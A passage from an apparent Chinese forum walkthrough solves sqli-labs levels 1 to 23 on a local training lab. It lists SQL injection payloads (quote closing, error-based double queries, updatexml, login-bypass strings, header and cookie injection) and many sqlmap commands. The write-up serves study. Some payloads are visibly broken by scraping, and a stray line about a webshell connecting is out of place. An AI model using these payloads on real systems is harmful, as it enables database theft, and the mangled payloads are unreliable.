
登录

sqli-lab通关全解析(Less1-Less25)(上)

ghtwf01 / 2019-07-23 09:25:00 / 浏览数 4737 安全技术 WEB安全 顶(1) 踩(0)

最近几天突然想把sql注入复习一下，于是找到了sqli-lab，附上解题思路过程，新手，大佬们轻喷哈，有错误的地方望批评指正
Less1
比较简单，这是一道GET基于报错的SQL注入，是单引号闭合类型，采用?id=1' --+就能闭合，然后就可以使用语句查询，或者使用sqlmap，执行命令python sqlmap.py -u "http://127.0.0.1/sqli/Less-1/?id=1" --dbs --batch就能完成
Less2
这是一道GET基于报错的SQL注入，是数字类型，直接在?id=1后面加上查询语句即可，或者使用sqlmap，执行命令python sqlmap.py -u "http://127.0.0.1/sqli/Less-2/?id=1" --dbs --batch
Less3
这是一道GET基于报错的SQL注入,是括号加单引号类型，采用?id=1') --+就能闭合，然后就可以使用语句查询，或者使用sqlmap，执行命令python sqlmap.py -u "http://127.0.0.1/sqli/Less-3/?id=1" --dbs --batch就能完成
Less4
这是一道GET基于报错的SQL注入，开始像往常一样用?id=1'不报错，然后改为用\，报错暴露出是双引号闭合，采用?id=1" --+就能闭合，然后就可以使用语句查询，或者使用sqlmap，执行命令python sqlmap.py -u "http://127.0.0.1/sqli/Less-4/?id=1" --dbs --batch就能完成
Less5
这是一道双注入报错查询，?id=1'还是会报错，发现是单引号闭合，闭合后一直显示you are in.....可以考虑是基于时间盲注和布尔盲注，这两种最好用sqlmap跑，手工太麻烦，这里采用双注入报错查询，原理是count函数遇到group by会报错，采用语句:?id=1' and (select 1 from (select count(),concat(((select group_concat(schema_name) from information_schema.schemata)),floor(rand(0)2))x from information_schema.tables group by x)a) --+得到
菜刀连接成功



利用sqlmap注入:执行命令python sqlmap.py -u "http://127.0.0.1/sqli/Less-7/?id=1" --dbs --batch就能完成
Less6
和5一样，只是改成了双引号闭合，利用sqlmap执行命令python sqlmap.py -u "http://127.0.0.1/sqli/Less-7/?id=1" --dbs --batch就能完成
Less7
和6一样利用sqlmap执行命令python sqlmap.py -u "http://127.0.0.1/sqli/Less-7/?id=1" --dbs --batch就能完成
Less8
加上'和\不显示报错信息，可以考虑是布尔盲注，手工太费时间，要用ascii一个一个的去猜一般采用各个数据库和表名称的每个字母，所以采用sqlmap，执行命令python sqlmap.py -u "http://127.0.0.1/sqli/Less-8/?id=1" --dbs --technique B --batch
Less9
无论怎么加都不报错，可以考虑是基于时间的盲注，可以用sleep试一下能够探测出是单引号闭合，这种采用sqlmap比较方便快速，执行命令python sqlmap.py -u "http://127.0.0.1/sqli/Less-9/?id=1" --dbs --technique T --batch
Less10
和Less一样是基于时间的盲注，只不过是双引号闭合，同样使用sqlmap,执行命令python sqlmap.py -u "http://127.0.0.1/sqli/Less-10/?id=1" --dbs --technique T --batch
Less11
输入admin 123456，没进去，密码改为123456'，报错出是单引号闭合，构造万能密码'or '1'='1，成功进入
或者用sqlmap，将bp抓包内容以txt格式保存在sqlmap根目录，执行命令python sqlmap.py -r target.txt --technique E --dbms mysql --batch
Less12
输入admin 123456，没进去，密码改为123456'提示密码错误，密码再试一次123456\，报错出双引号和括号，构造万能密码") or 1=1 # 成功进入
或者直接用sqlmap执行命令python sqlmap.py -r target.txt --technique E --dbms mysql --batch
Less13
和12.13类似判断出报错为单引号括号，构造万能密码') or 1=1 # 成功进入
或者直接用sqlmap执行命令python sqlmap.py -r target.txt --technique E --dbms mysql --batch
Less14
同样的操作密码后面加\暴露出双引号，构造万能密码"or 1=1 #成功进入
或者直接用sqlmap执行命令python sqlmap.py -r target.txt --technique E --dbms mysql --batch
Less15
怎么操作都没有报错，考虑是布尔和时间盲注，直接用sqlmap执行命令python sqlmap.py -r target.txt --technique BT --dbms mysql


--batch然而这种方法没跑出来qwq.....尝试使用另一种命令python sqlmap.py -u "http://127.0.0.1/sqli/Less-15" --data "uname=admin&passwd=123456&submit=Submit" --dbs这样就出来了，data后面的内容是bp抓包最后一行提交的账号密码

Less16


和Less一样的反应，用sqlmap执行一样的命令(第二个命令)即可

Less17

会报出sql语法错误，但是无论怎么输入都是一个界面,看见提示里面有个update就想起用updatexml，用bp抓包，发现只有在passwd后面加才会有报错，闭合是单引号，于



发现有报错qwq，前面加上and 试试




成功，然后就可以各种语句来查询

既然只有passwd有注入，能出现报错，使用sqlmap时用-p passwd和E，执行命令python sqlmap.py -r target.txt --technique E --dbs --batch

Less18

直接bp抓包，对账号密码各种探测都不行，考虑一下是否为http头注入,当在User-Agent后面加上\时就会报错，是单引号闭合情况

采用or这种闭合情况，成功注入



然后便可以使用语句进行查询

针对这种http头注入使用sqlmap方法，bp抓包，保存，在User-Agent后面加上,执行命令python sqlmap.py -r target.txt --technique E --dbs --batch


Less19

和18一样判断是http头注入，注入点在Referer，同样的方法使用updatexml

使用sqlmap在Referer后面加上就行，执行命令python sqlmap.py -r target.txt --technique E --dbs --batch

Less20


采用上面几道题方法检测都不行，猜测是否是cookie注入，bp抓包



点击Follow redirection

在Proxy中放过直到找到cookie：uname=admin;这个内容，发送到repeater

对cookie进行注入探测发现是单引号闭合，同样用updatexml




然后就可以各种语句查询了

利用sqlmap进行Cookie注入：和之前一样bp抓包，内容以文本格式保存到sqlmap根目录，cookie一栏最后加上*，执行命令python sqlmap.py -r target.txt --technique E --dbs --level 3 --batch


Less21

和20一样向着cookie注入走，到达那个页面发现admin变成了base64编码的形式


那么我们用admin\也要转化为base64形式




暴露出单引号和括号



发现用--+会被过滤，但是#没有被过滤，采用#作注释，之前updatexml里面有0x7e，也就是~符号，在编码前就写成~，因为0x7e不是~的base64编码





然后放上去



这是什么原因我也不清楚了，之前'）#就可以闭合，用这个语句就好像#被转义了一样没法注释,求大佬解释一下哇qwq.....

这个时候我们用联合查询语句来做





就能完成注入


sqlmap使用方法和20一样


Less22

和21一样只不过变成了双引号，做法参照21

Less23

